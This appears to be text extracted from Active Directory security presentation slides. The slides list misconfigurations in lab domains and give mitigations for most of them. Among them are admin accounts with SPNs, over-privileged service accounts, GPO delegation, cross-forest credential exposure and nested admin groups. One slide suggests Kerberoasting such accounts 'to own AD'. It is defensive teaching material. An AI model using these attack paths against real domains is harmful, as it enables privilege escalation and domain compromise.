


# No Account Naming Standard

- Security through obscurity?
- Does not fool attackers
- Discovering AD admin accounts is trivial

## Mitigation:

- Use designators to clearly identify admin rights:
  - -ada
  - -sa
  - -wa



# Default Domain Administrator Account SPN

- There is no good reason for admin accounts to have Kerberos SPNs.
- If the password hasn't changed in years, it's probably weak.
- Kerberoast these accounts to own AD.

trimarcadmin Properties

The screenshot shows the 'trimarcadmin Properties' window with the 'Attributes' tab selected. The 'servicePrincipalName' attribute is highlighted in blue, showing the value 'MSSQLSvc/TRRDSQL:1433'. Other attributes listed include objectGUID, objectSid, primaryGroupID, pwdLastSet, replPropertyMetaData, sAMAccountName, sAMAccountType, userAccountControl, uSNChanged, uSNCreated, whenChanged, and whenCreated.

Attribute	Value
objectGUID	5ef40239-0ede-4973-b1c9-fe9c238d5f1a
objectSid	S-1-5-21-3059099413-3826416028-8152235
primaryGroupID	513 = ( GROUP_RID_USERS )
pwdLastSet	5/16/2018 2:05:36 PM Eastern Daylight Tim
replPropertyMetaData	AttID Ver Loc:USN Org.DSA
sAMAccountName	trimarcadmin
sAMAccountType	805306368 = ( NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSvc/TRRDSQL:1433
userAccountControl	0x200 = ( NORMAL_ACCOUNT )
uSNChanged	12883
uSNCreated	8196
whenChanged	5/17/2018 12:13:21 AM Eastern Daylight Tir
whenCreated	5/16/2018 9:20:16 PM Eastern Daylight Tim

# Service Accounts in Domain Admins

- Service Accounts rarely actually need Domain Admin rights (despite what vendors say)
- Better to delegate the required rights for the accounts.


Domain Admins Properties

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## Mitigation:

- Remove from Domain Admins
- Delegate appropriate rights
- Use separate accounts for different tiers:
  - Workstations
  - Servers
  - Domain Controllers



Name	Active Directory Domain Services Folder
Eddie	trimarcresearch.com/Administration/AD Admin
Jon Snow	trimarcresearch.com/Administration/AD Admin
T Stark	trimarcresearch.com/Administration/AD Admin
trimarcadmin	trimarcresearch.com/Users
Vulnerability Scanner	trimarcresearch.com/Administration/Privileged


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# Server GPOs Linked to Domain Controllers

The screenshot displays the Group Policy Management console for the forest ad.adsecurity.org. The left pane shows the hierarchy: Forest: ad.adsecurity.org > Domains > ad.adsecurity.org > Server Policy. The right pane shows the details of the Server Policy, including tabs for Scope, Details, Settings, and Delegation. The 'Details' tab is active, showing the policy name 'Server Policy', the data collection time '3/14/2018 11:58:36 PM', and the status 'Computer Configuration (Enabled)'. Below this, a list of policies is shown: Policies, Windows Settings, Security Settings, and Restricted Groups. The 'Restricted Groups' policy is expanded, showing a table of group restrictions.

Group	Members	Member of
ADSECLAB\Server Admins		BUILTIN\Administrators

# Server GPOs Linked to Domain Controllers




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Object	Security	Attribute Editor
General	Members	Member Of
Members:		
Name	Active Directory Domain Services Folder	
adsecadmin	ad.adsecurity.org/Users	
Domain Admins	ad.adsecurity.org/Users	
Enterprise Admins	ad.adsecurity.org/Users	
Server Admins	ad.adsecurity.org/Users	

*Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.*



# Modify Rights to GPOs at Domain /DC Level



Group Policy Management

File Action View Window Help

Domains

- trimarcresearch.com
  - Default Domain Policy
  - Accounts
  - Administration
  - Disabled
  - Domain Controllers
    - Default Domain Controllers Policy
    - Server Baseline Security Policy**
  - Servers
    - Server Baseline Security Policy
  - App XYZ
  - Enterprise Applications
  - Workstations

### Server Baseline Security Policy

Scope Details Settings **Delegation**

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (TRIMARCSEARCH\Domain Admins)	Edit settings, delete, modify security	No
Enterprise Admins (TRIMARCSEARCH\Enterprise Ad...	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTROLLERS	Read	No
<b>Nick Fury (nfury-sa@trimarcresearch.com)</b>	Edit settings, delete, modify security	No
SYSTEM	Edit settings, delete, modify security	No

Add... Remove Properties Advanced...

*Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.*

# Cross-Forest Administration

- Production <--one-way--trust---- External
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

## Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

# Account Operators

Account Operators Properties

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General

Members

Member Of

Managed By

Members:

Name

Active Directory Domain Services Folder



Ruth Parker

trimarcresearch.com/Administration/Admin Acco...

# Account Operators

Account Operators Properties

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General Members Member Of Managed By

Members:

Name



Ruth Parker

## Note

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.

# Admin Group Nesting Issues

The image displays four Active Directory group property windows, illustrating nesting issues. Yellow arrows indicate the following relationships:

- A yellow arrow points from the **Domain Admins Properties** window to the **ADA Admins Properties** window.
- A yellow arrow points from the **Domain Admins Properties** window to the **Critical Server Admins Properties** window.
- A yellow arrow points from the **Critical Server Admins Properties** window to the **Server Admins Properties** window.

**Domain Admins Properties**

Object		Security	Attribute Editor
General	Members	Member Of	Managed By
Members:			
Name	Active Directory Domain Services Folder		
ADA Admins	lab.adsecurity.org/AD Management		
ADSAdministr...	lab.adsecurity.org/Users		
LukeSkywalker	lab.adsecurity.org/AD Management		

**ADA Admins Properties**

Object		Security	Attribute Editor
General	Members	Member Of	Managed By
Members:			
Name	Active Directory Domain Services Folder		
Critical Server...	lab.adsecurity.org/AD Management		

**Critical Server Admins Properties**

Object		Security	Attribute Editor
General	Members	Member Of	Managed By
Members:			
Name	Active Directory Domain Services Folder		
Server Admins	lab.adsecurity.org/AD Management		

**Server Admins Properties**

Object		Security	Attribute Editor
General	Members	Member Of	Managed By
Members:			
Name	Active Directory Domain Services Folder		
HanSolo	lab.adsecurity.org/AD Management		
Wesley Crusher	lab.adsecurity.org/Accounts		

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# Default Domain Controllers Policy is.. default

## Local Policies/Security Options

### Domain Controller

Policy	Setting
Domain controller: LDAP server signing requirements	None

### Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled



### Microsoft Network Server

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
